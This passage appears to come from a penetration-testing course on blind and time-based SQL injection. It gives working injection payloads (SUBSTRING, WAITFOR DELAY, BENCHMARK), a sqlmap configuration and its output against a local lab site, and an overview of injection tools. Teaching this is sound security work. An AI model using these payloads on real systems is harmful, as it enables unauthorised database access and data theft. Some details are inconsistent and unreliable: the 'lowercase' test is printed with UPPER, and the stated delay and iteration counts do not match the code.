
Next character in the charset to check is *"**c**"*.

We will use:

9999 or SUBSTRING(user(),1,1)='c';--

5.5.1. Finding DB Username through Blind SQL Injection

The query returns **FALSE**:



Iteration 4


Next character in the charset to check is "***d***".

We will use:

9999 or SUBSTRING(user(),1,1)='d';--

5.5.1. Finding DB Username through Blind SQL Injection

The query returns **TRUE**:



This gives us the first character of the username on the DB: '**d**'.

We will continue our iteration for the other characters...

5.5.1. Finding DB Username through Blind SQL Injection

Iteration 5

At this point we are after the 2nd character in the string so our query changes to.

We will use:

9999 or SUBSTRING(user(),2,1)='a';--

5.5.1. Finding DB Username through Blind SQL Injection

The query returns **FALSE**:

Iteration 6


Next character in the charset to check is "***b***".

We will use:

9999 or SUBSTRING(user(),2,1)='b';--

5.5.1. Finding DB Username through Blind SQL Injection

The query returns **TRUE**



5.5.1. Finding DB Username through Blind SQL Injection

This gives us the second character of the username on the DB: '**b**'.

Our username so far is "**db**"

We will continue our iteration for the other characters...

Note: MySQL username format is %user%@server (e.g. 'dba@localhost')

It is clear that you will hardly perform manual exploitation of Blind SQL injection vulnerabilities.

However, when building your own BSQLi shell scripts, you will want to keep the process as fast as possible.

We will now see a simple technique to reduce the number of requests by narrowing down the number of characters in the charset.

One of the best optimizations you can do to your Blind SQL injection exploitation algorithm, is to reduce the number of iterations you have to do per character.

This means that you need to be able to understand if the character you're trying to guess is:

- [A-Z]
- [a-z]
- [0-9]

We will now review a technique discovered by SecForce.

5.5.2. Optimized Blind SQL Injections

The first test is to see if the conversion to upper case of the current character will yield a **FALSE** or **TRUE** condition:

```
ASCII(UPPER(SUBSTRING((MY Query),Pos, 1)))=
ASCII(SUBSTRING((MY Query), Pos, 1))
```

Keep note of the TRUE or FALSE condition you find.

5.5.2. Optimized Blind SQL Injections

```
ASCII(UPPER(SUBSTRING((MY Query),Pos, 1)))=
ASCII(SUBSTRING((MY Query), Pos, 1))
```

`ASCII()` sql function returns the ASCII code of a character.

5.5.2. Optimized Blind SQL Injections


```
ASCII(UPPER(SUBSTRING((MY Query),Pos, 1)))=
ASCII(SUBSTRING((MY Query), Pos, 1))
```

`UPPER()` transforms a character in upper case.

5.5.2. Optimized Blind SQL Injections

```
ASCII(UPPER(SUBSTRING((MY Query),Pos, 1)))=
ASCII(SUBSTRING((MY Query), Pos, 1))
```

`SUBSTRING()` returns part of a string starting from a *Postion* for a given *length* (in this case 1 because we want to select just a character).

The second test is to see if the conversion to lower case of the current character will yield a FALSE or TRUE condition:

```
ASCII(UPPER(SUBSTRING((MY Query),Pos, 1)))=
ASCII(SUBSTRING((MY Query), Pos, 1))
```

Note the LOWER function applied to the character returned by our query.

Keep note of the TRUE or FALSE condition you find.

Now it is time to evaluate the results:

- If the first query returns TRUE and the second is FALSE, the character is **uppercase:**
  We will iterate through [A-Z] only
- If the first query returns FALSE and the second is TRUE the character is **lowercase:**
  We will iterate through [a-z] only
- If both queries are TRUE our character is either a **number or a symbol:**
  We will iterate through [0-9] only

5.5.3. Time Based Blind SQL Injection

Another Blind SQL Injection technique is called **Time-Based Blind Sql injection**.

Time is used to infer a TRUE condition from a FALSE condition.

This SQL syntax is used:

```
%SQL condition% waitfor delay '0:0:5'
```

If the SQL condition is TRUE the DBMS will delay for 6 seconds.

5.5.3. Time Based Blind SQL Injection

Some examples of Time-Based SQL Injections:

- Check if we are ‘sa’ (MS SQL Server)

```
if (select user) = 'sa' waitfor delay '0:0:5‘
```

- Guess a database value (MySQL)

```
IF EXISTS (SELECT * FROM users WHERE username =
‘armando') BENCHMARK(10000000,MD5(1))
```

5.5.3. Time Based Blind SQL Injection

Benchmark will perform MD5(1) function 1000000 times if the IF clause yields TRUE (thus consuming time).

You should be careful with the first argument of BENCHMARK(). It may seriously affect the server load

5.6. Tools

A number of tools have been coded to automate the algorithm we have studied in the previous chapters. What you have to know is that there is no tool that accomplish all the tasks for you in all the different environments you will experience.

Some of these tools work best against MS SQL, some against Mysql, some other just implement a specific technique.

SQLMap is a very famous tool in the category of sql injection tools and probably the most accurate since it implements the three techniques:

- Blind SQL injection
- UNION query (inband) SQL injection
- Batched queries

Supported DBMS are MSSQL, Mysql, Oracle, Postgre.
The tool is capable of performing not only a full dump of the data (tables and columns content) but also retrieving users and passwords, accessing the remote filesystem, spawning a remote shell, command execution and so on.

SQLMap comes in form of a command line python script and can be configured from the command line or from a handy configuration file named **sqlmap.conf** where you can define:

- The target
- The type of DBMS
  (if you know it in advance, otherwise the tool will fingerprint it)
- The string
  (We will talk about this in a minute)
- The information we want to gather
  (database banner, database user, databases, tables, data)
- Whether we want to get a remote shell, read a file
- If to check for UNION or not
- Many other settings…

5.6.1. Sqlmap

[Target]
url = http://127.0.0.1/ecommerce.asp?id=1

[Request]
method = GET
cookie =
userAgentsFile = ua.txt

[Injection]
testParameter = id
string = Samsung

[Enumeration]
getBanner = Yes
getUsers = True
getCurrentDb = True
getTables = False

[Miscellaneous]
verbose = 1

[Techniques]
stackedTest = True
timeTest = True
timeSec = 5
unionUse = True
unionTest = True

Probably the most important part of this configuration file is the “url”, “testParameter” and “string” parameters.

While the url is self-explanatory, we will have to use particular attention to the “string” parameter.

It is the chunk of test that appears when browsing the url set in the *url* parameter
(http://127.0.0.1/ecommerce.asp?id=1)
“samsung” will suffice for our scenario.

"testParameter" is the querystring parameter that we want to inject . We should have identified the presence of an SQL injection before using sqlmap and spotted the vulnerable parameter.

We will used "id" for this test

In the Request section of the configuration file, we instruct the tool regarding the HTTP Request headers to use: the User agents can be taken randomly from a text file, the method can be POST or GET and the Cookie value can contain any cookie specific data (such as authentication cookie previously retrieved).

The Technique section is related to how we want the tool to work for this kind of attack.
I advise to enable unionTest and unionUse to speed up the data retrieval in case the target DBMS supports it.

Finally, the Enumeration part will tell the tool what to do with the database.

Using the above configuration we will fetch:

- Current database
- Current database user
- Database version

Note: The first time you run the tool,
I advise you to use a high verbosity level (2 or 3 should be enough) and to configure Burp Proxy between the tool and the test target application, in order to have a strong grasp of the inner working of the tool.

Let us run the tool with the above configuration:

5.6.1. Sqlmap

```
valid union:    'http://127.0.0.1:80/ecommerce.asp?id=1 UNION ALL SELECT NULL, N
ULL, NULL, NULL, NULL, NULL-- AND 2396=2396'

[22:59:02] [INFO] the back-end DBMS operating system is Windows XP Service Pack
3
web server operating system: Windows 2000
web application technology: ASP.NET, ASP, Microsoft IIS 5.1
back-end DBMS operating system: Windows XP Service Pack 3
back-end DBMS: Microsoft SQL Server 2005
```

```
[22:59:02] [INFO] testing stacked queries support on parameter 'id'
[22:59:07] [INFO] the web application supports stacked queries on parameter 'id'

stacked queries support:    'id=1; WAITFOR DELAY '0:0:5';-- AND 2147=2147'

[22:59:07] [INFO] fetching banner
[22:59:07] [INFO] the back-end DBMS operating system is Windows XP Service Pack
3
banner:
---
Microsoft SQL Server 2005 - 9.00.4035.00 (Intel X86)
        Nov 24 2008 13:01:59
        Copyright (c) 1988-2005 Microsoft Corporation
        Express Edition on Windows NT 5.1 (Build 2600: Service Pack 3)
---

[22:59:07] [INFO] fetching current database
current database:    'ecommerce'

[22:59:07] [INFO] fetching database users
database management system users [2]:
[*] a
[*] s
```

As you can see, we have retrieved the first important information from our database.

We know that the current database is “ecommerce”. We will use this information to activate the getTable parameter and the db parameter as follows:

```
getTable = Yes
db = ecommerce
```

Re-launching the attack we will come up with this:

```
[23:04:52] [INFO] fetching tables for database 'ecommerce'
Database: ecommerce
[2 tables]
+-----------+
| foofoofoo |
| products  |
+-----------+
```

The last (very useful) parameter that sqlmap allows us to set is the query.

It is very convenient, once we have retrieved the structure of the database, to issue our own SQL queries to extract data as if we were sat in front of the server.

SQLmap is probably one of the best and most reliable tools for SQL injection. Once again, no tool is perfect for every occasion. For example, SQLmap is not able to exploit the Error based injection technique we have seen in the previous chapters.

When in front of a web application based on MS SQL server that is not hiding errors, it is always faster to use Error based injection.
For this purpose, two tools are used: Absinthe and PRIAMOS.
These two, now old, tools, work very well against MS SQL, so you will surely want to give them a try.

5.6.2. BSQL Hacker

PORTCULLIS LABS

"BSQL (Blind SQL) Hacker is an automated SQL Injection Framework / Tool designed to exploit SQL injection vulnerabilities virtually in any database."

It supports:

- Mysql
- MS SQL
- Oracle

Techniques supported are: Blind SQLi, Time Blind SQLi, Error based.

5.6.2. BSQL Hacker


BSQL Hacker is a Windows tool that offers a great customizability through a handy GUI.

The framework allows the community to develop and share specific SQL Injection payloads.

BSQL allows to inject SQL through all the channels: querystrings, post data, headers and cookies.


5.6.2. BSQL Hacker

Configuring the injection points and the type of attack is straightforward, thanks to an Injection wizard.




5.6.2. BSQL Hacker

A repository of attack templates is available.
You can update the tool with the latest created by the community



5.6.2. BSQL Hacker



Pangolin is a tool that not many people know.

You will not find much information about it; it is not advertised and hard to find. It is probably the best GUI tool for SQL injection with BSQL Hacker.

Pangolin supports almost all of the DBMS in the market: Access, MsSQL, MySQL, Oracle, Informix, DB2, Sybase, PostgreSQL, Sqlite.

